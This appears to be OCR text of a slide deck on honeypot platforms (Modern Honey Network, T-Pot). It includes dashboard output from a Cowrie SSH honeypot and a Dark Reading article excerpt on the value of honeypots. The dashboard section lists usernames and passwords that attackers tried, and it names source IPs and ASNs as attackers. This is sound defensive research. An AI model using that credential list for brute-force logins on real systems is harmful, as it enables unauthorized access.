
MHN Architecture



Modern Honey Network (MHN)

- Honeypot Management:
  - MHN Automates management tasks
  - Easy to deploy new honeypots
  - Setting up data flows using hpfeeds
  - Store and index the resulting data
  - Correlate with IP Geo data
  - Real-time visualization

Modern Honey Network (MHN)



T-Pot: A Multi-honeypot Platform


- http://dtag-dev-sec.github.io/mediator/feature/2016/03/11/t-pot-16.03.html

- T-pot is a multi-honeypot platform based on the well-established honeypots, IDS/IPS, ELK

- Make this technology available to everyone who is interested and release it as a Community Edition

- The data gathered by those honeypots is a core component for our Early Warning System and feeds the data for the Sicherheitstacho /Securitydashboard

T-Pot Architecture



Based on Open Source
Ubuntu Server 14.04.4 (x64)
unattended install & cloud based images

Hardware (req. / rec.)
RAM 4GB / 8GB
DISK 64GB / 128GB


ISO Creator
Sensor only installation, Proxy Support,
802.1x Support, WLAN Support

T-pot components:


- Elasticsearch / logstash / kibana (ELK)
  - structure and vizualize data in realtime.
- Suricata
  - a Network IDS, IPS and Network Security Monitoring engine.
- Honeytrap
  - a low-interaction honeypot daemon for observing attacks against network services. aims for catching the initial exploit
- Kippo/Cowrie
- Glastopf
- Dionaea
- Conpot
- Elasticpot: Basic elasticsearch honeypot
- eMobility: a high-interaction honeynet with the goal to collect intelligence about the motives and methods of adversaries targeting next-generation transport infrastructure.

Honeypot	Transport	Forwarded ports
conpot	TCP	81, 102, 502
conpot	UDP	161
cowrie	TCP	22
dionaea	TCP	21, 42, 135, 443, 445, 1433, 3306, 5060, 5061, 8081
dionaea	UDP	69, 5060
elasticpot	TCP	9200
emobility	TCP	8080
glastopf	TCP	80
honeytrap	TCP	25, 110, 139, 3389, 4444, 4899, 5900, 21000

http://securitydashboard.eu/




Cowrie - Event Counter
7152
Count
Cowrie - Unique Session C...
1553
Unique count of session.raw
Cowrie - Events Histogram
1000
800
600
400
200
0
2016-07-04 08:00
2016-07-05 08:00
2016-07-06 08:00
2016-07-07 08:00
2016-07-08 08:00
2016-07-09 08:00
@timestamp per 3 hours
Count
Unique count of sessi...
Cowrie - Encryption Ciphers - Top 10
aes128-cbc
3des-cbc
blowfish-cbc
aes128-ctr
aes256-cbc
aes256-ctr
aes192-cbc
aes192-ctr
arcfour128
arcfour
Cowrie - Countries - Top 10
Vietnam
China
Brazil
Iran, Islamic Republic of
Taiwan
United States
India
Germany
France
Netherlands
Cowrie - Version Pie - Top 10
SSH-2.0-Renci.SshNe...
SSH-2.0-Granados-1.0
SSH-2.0-libssh-0.1
SSH-2.0-Ganymed B...
SSH-2.0-ChilkatSSH_...
SSH-2.0-PUTTY
SSH-2.0-libssh2_1.5.0
SSH-2.0-JSCH-0.1.51
SSH-2.0-ChilkatSSH_...
SSH-2.0-libssh2_1.4.0
developer
netuser
csgo
git2
mukesh
polly
lucene
nginx
cassandra
jenkins
hayate
csserver
ADMIN
pengkelian
colord
tiffany
teamspeak3
work
wangbisheng
cloud
anonymous
tomcat
customer
steve
Taiwan
mike
scan
user1
cisco
1234d
jack
minecrafttekkit
odoo
postgres
sales
apache
user
admin
bot
mark
media
kafka
oracle
john
git1
chenliang
root
root1
joomla
sim
uniq
hello
ts
a
www
test
wruibo
zuoshuwen
ubnt
gsgz
administrator
ftpuser
bill
1234
backup
123456
deploy
hduser
nagios
mc
caoyi
edu
demo
vyatta
git
teamspeak
django
uploader
ts3
support
default
wangjiaxu
ftp
dev
adam
git3
lsyy
guest
dingqi
minecraft
wangxin1
mysql
ikeda
glassfish
ROOT
minecrafttekkitlite
musikbot
csgoserver
cpanel
hadoop
QJp'r4mW2zs\Bb%q\gbb
teamspeak
+~2tlbbLxFUrw4cl'cA@
Gw500.Com-Gosun
y3T++bp6-p4wj"8esYzs
3W\6;]RzhntB
www
123
oracle
password
abc123
132539271al97i26u
administrator
adam
mike
support
bill
cisco
caoyi!@#
user
root
ubnt
Astvision4i@38493
default
admin
teamspeak3
nagios
123qwe
12345678
123456
1234
111111
ftp
alpine
12345
(TW)
funshion.com
cloud.com123@
uploader
johntest
123456789
admin123
Niot_001*
ftpuser
YgkvavX8YCig
TD#fHAAwQGdfg@@**@@Zzm317
123456yk18f
Cowrie - Events by Country Histogram
1000
800
600
400
200
0
2016-07-03 08:00
2016-07-04 08:00
2016-07-05 08:00
2016-07-06 08:00
2016-07-07 08:00
2016-07-08 08:00
2016-07-09 08:00
@timestamp per 3 hours
Vietnam
China
Brazil
Iran, Islamic Republic o
Taiwan
United States
India
Germany
France
Netherlands



Honeypot Source IP - Top 10

src_ip.raw: Descending	Count
58.187.209.159	799
69.64.61.141	395
45.127.218.134	278
116.107.4.32	271
66.240.192.138	257
42.81.45.235	248
103.238.68.242	192
113.23.7.75	93
113.23.7.96	93
113.171.173.17	64

Export: Raw Formatted

Honeypot ASN - Top 10

geoip.number.raw: Descending	geoip.asn.raw: Descending	Count
AS18403	The Corporation for Financing & Promoting Technology	1025
AS30083	Hosting Solutions International, Inc.	395
AS24086	Viettel Corporation	278
AS10439	CariNet, Inc.	259
AS17638	ASN for TIANJIN Provincial Net of CT	250
AS4134	Chinanet	183
AS4837	CNCGROUP China169 Backbone	179
AS45899	VNPT Corp	68
AS12880	Information Technology Company (ITC)	62
AS37963	Hangzhou Alibaba Advertising Co.,Ltd.	54

Export: Raw Formatted

Suricata - Alert Signature - Top 10

alert.signature.raw: Descending	alert.signature_id: Descending	Count
SURICATA Applayer Detect protocol only one direction	2260002	173
SURICATA TLS invalid record version	2230015	8
SURICATA STREAM excessive retransmissions	2210054	7
SURICATA HTTP missing Host header	2221014	3
SURICATA STREAM CLOSEWAIT FIN out of window	2210016	3
SURICATA ICMPv6 unknown type	2200029	2
SURICATA STREAM Last ACK with wrong seq	2210039	2
SURICATA zero length padN option	2200094	2
SURICATA Applayer Wrong direction first Data	2260001	1
SURICATA HTTP Host header ambiguous	2221015	1

Export: Raw Formatted

Conclusion

- http://www.darkreading.com/vulnerabilities---threats/5-reasons-every-company-should-have-a-honeypot/d/d-id/1140595

10/1/2013
05:05 PM

Robert Lemos
News

3 COMMENTS
COMMENT NOW

Login

50% 50%

Like 2
Tweet
Share
G+1 15

5 Reasons Every Company Should Have A Honeypot

A staple of the computer-security toolbox for more than two decades, honeypots can provide companies with unique benefits

In January 1991, a group of Dutch hackers attempted to break into a system at Bell Labs, only to be directed into a digital sandbox administered by one of the research groups at AT&T. In an account of the five-month incident involving one of the first computer honeypots, Bill Cheswick echoed a complaint of the systems frequently made since the incident: "How much effort was this jerk worth? It was fun to lead him on, but what's the point?"

Yet, increasingly, companies are seeing a point. Businesses are deploying honeypots focused specifically on alerting defenders to an attacker's presence. Such systems tend to have a low false positive rate, can detect both insiders and external hackers and, best of all, should require little maintenance after setting up.

"If we look at the next generation of attacks, attackers are using less and le malware, they just find valid credentials online," says John Strand, a pente with consultancy Black Hills Information Security and an author of the book *Offensive Countermeasures: The Art of Active Defense*. "They simply just l in and they can walk in the front door as a legitimate user."

To detect such breaches, companies can use sophisticated anomaly detec or simply stand up some simple servers that should never be accessed. Those honeypots can alert the security team when someone is poking arou where they should not, he says.

While honeypots have been used widely by researchers to study the metho of attackers, they can be very useful to defenders as well. Here are five advantages that the digital sandboxes can bring to companies.

1. Low false positives, high success
2. Able to confuse attackers
3. Only a time sink, if you allow it
4. Help train your security team
5. Many free options

Conclusion

Email : Julia.yc.cheng@gmail.com
Slideshare: http://www.slideshare.net/YuChinCheng